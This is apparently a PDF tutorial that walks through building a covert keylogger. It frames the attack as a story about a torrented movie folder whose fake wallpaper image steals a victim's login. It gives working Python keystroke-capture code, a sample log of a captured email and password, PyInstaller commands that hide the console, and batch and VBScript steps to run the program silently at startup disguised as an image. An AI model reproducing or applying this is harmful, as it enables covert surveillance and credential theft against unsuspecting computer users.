



Keylogger Imitation

Introduction:


Christmas... Aah! It's that time of the year. Working hard throughout the year, you finally make it to the "Nice & Good List". As a result, good old Santa Claus decides to reward you with your own new PC/Laptop with the latest features. The first thing you do is sync all the previous data from old computer that you had to share with your family. But wait...It's finally 3 months after Endgame came out and you can finally download the blu-ray version of it from Yify or Torrent (Christmas really does come with miracles and joy).



The Folder looks all good.




Oh! how good of the torrentors, they gave you a 4k image for your Wallpaper. You open the image...



The quality of the image isn't the best...Determined to keep the Endgame spirit alive, you decide to go and download the image from google. You turn on the browser for the first time and google asks you to sign in. Without giving a second thought, you just sign in and everything goes perfectly well and that's your Amazing Christmas...

Except, somewhere around the world there exists a notepad file that has this content:



```
key_log - Notepad
File Edit Format View Help
2019-12-04 03:53:39,274: 'u':
2019-12-04 03:53:39,463: 'e':
2019-12-04 03:53:39,463: 'e':
2019-12-04 03:53:49,282: Key.enter:
2019-12-04 03:53:49,283: Key.enter:
2019-12-04 03:53:49,453: Key.enter:
2019-12-04 03:53:49,453: Key.enter:
2019-12-04 03:55:51,149: 'i':
2019-12-04 03:55:51,505: 'r':
2019-12-04 03:55:51,655: 'o':
2019-12-04 03:55:51,834: 'c':
2019-12-04 03:55:52,015: 'k':
2019-12-04 03:55:53,415: '@':
2019-12-04 03:55:53,955: 'g':
2019-12-04 03:55:54,095: 'm':
2019-12-04 03:55:54,235: 'a':
2019-12-04 03:55:54,325: 'i':
2019-12-04 03:55:54,545: 'l':
2019-12-04 03:55:54,926: '.,':
2019-12-04 03:55:55,135: 'c':
2019-12-04 03:55:55,235: 'o':
2019-12-04 03:55:55,356: 'm':
2019-12-04 03:55:56,724: Key.enter:
2019-12-04 03:56:01,555: Key.tab:
2019-12-04 03:56:45,694: Key.shift_r:
2019-12-04 03:56:45,851: '1':
2019-12-04 03:56:46,151: 'a':
2019-12-04 03:56:47,721: 'd':
2019-12-04 03:56:50,152: 'i':
2019-12-04 03:56:50,331: 'e':
2019-12-04 03:56:50,721: 'z':
2019-12-04 03:56:51,212: 'z':
2019-12-04 03:56:53,611: 'M':
2019-12-04 03:56:53,821: 'a':
2019-12-04 03:56:54,191: 'n':
2019-12-04 03:57:01,711: '6':
2019-12-04 03:57:01,821: '9':
2019-12-04 03:57:03,221: Key.enter:
2019-12-04 03:57:03,221: Key.enter:
2019-12-04 03:58:09,165: Key.ctrl_l:
2019-12-04 03:58:09,166: Key.ctrl_l:
Windows (CRLF) Ln 348, Col 30 100%
```

A few more days of Christmas and you have 20 orders of Yellow Cake Uranium from Chinese version of Amazon sent to Russia.

This is what a perfectly designed Keylogger Do!

What's a Keylogger? you ask:

A KeyStroke Logger or KeyLogger is a program that runs silently in the background as a batch or Daemon Process keeping track of your keyboard activity. Data can then be retrieved by a Black Hat operating the logging program. It can be either a Hardware or a Software. Contrary to the popular belief, Keylogging programs are legal. They are used in many proctoring tests, Police Surveillance, Google Search also almost all the big companies who say". Hey, it's just for security purpose. Your data is completely confidential and safe with us". Next thing you know Google assistant said the exact thing you said to your peer...

The Software Based keyloggers are Programming language scripts that can simply work on the PC you inject it in. The Hardware Based Keyloggers are remote devices that you can plug into any computer to deploy the script. This project is an implementation of a Software Based Keylogger.

How do I make a Keylogger?

Making keylogger is actually really easy if you know a programming language(preferably Python). It's actually successfully implementing it that's the tricky part.

Below is the python script for Keylogger:



```
logger.py - C:\Users\alvin\OneDrive\Desktop\KeyLog\logger.py (3.7.5)
File Edit Format Run Options Window Help
import logging
from pynput.keyboard import Key, Listener

log_dir=""
'''
Passing an empty string: by default local directory as this python file default local directory as this python file location
'''
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s:')

log_dir is the directory and it stores key_log.txt where we store time ascending keystrokes. Now we define the keystroke functions
'''
def on_press(key):
    logging.info(str(key))
    if key == Key.esc:
        return False
with Listener(on_press=on_press) as listener:
    listener.join()
```

Running the above script creates a keylogger text file that has your keystrokes recorded. However, this script by itself isn't enough.

So Let's pause and analyze a favorable scenario.

- I. The subject would need Python 3.7 installed on the computer to run it. A work around this is to convert our python script into an executable one. **So Step 1: .py -> .exe**
- II. Running the exe file still opens a console. We need to get rid of that.
- III. Then in order to actually run the program, we would need to write a batch script that makes our exploit file look like a system process that runs at the startup. But then we would be competing against the multi-million dollar firewall algorithm that these companies invest heavily in and I can't do that(...or can't I). So instead we embed our program in an image file.

In order for us to be able to implement this script, our keylogger should have the following characteristics:

- ❖ It should execute SILENTLY
- ❖ Be PLATFORM INDEPENDENT

Now that we have a broad overview of the Project, let's start with the implementation.

Step 1: Converting .py to .exe:-

There are three recommended ways to this:

- ❖ Converting .py to .pyw(no console). But this only works for windows operating system. (No Go!)
- ❖ Compiling with nohup...Using the Unbuffered Output


```
Hide the console: nohup python3 filename.py -u &
```

But this wouldn't work for Windows unless you have nohup installed(No GO either!)

- ❖ Using PyInstaller to convert from .py to .exe

```
Hide the console: pyinstaller --onefile myscript.py
```

Finally a solution that fits our idea. After running this command for our file, this is what we get:




Step 2: Getting rid of the console:-

To get rid of the console, we pyinstaller has a `--windowed` attribute.


```
Hide the console: pyinstaller --onefile --windowed myscript.py
```

Now we can run the file without a console.

Step 3: Creating a Batch file to run our program:-



- ❖ Create a text file with contents shown above and save it with .bat extension




Step 4: Running .bat silently:-

Turns out when we run the .bat file, a console window flashes for ~2 secs. Even though 2 secs, we can't risk it... Therefore, we need to run the Batch file silently.

We do this using a visual basic file. Create a text file shown below and save it with ".vbs" extension.



Now we have 10 items in our folder.




Step 5: Clearing the unnecessary files:-

First let's get rid of any extra files. The final contents of the folder should look like this:


- Our .exe file
- Batch File
- Visual Basic File
- Image and
- .ico Icon file. We can do this using the website:
 - <https://www.icoconvert.com>



Note: Be sure the icon dimensions are 255x255 pxls.

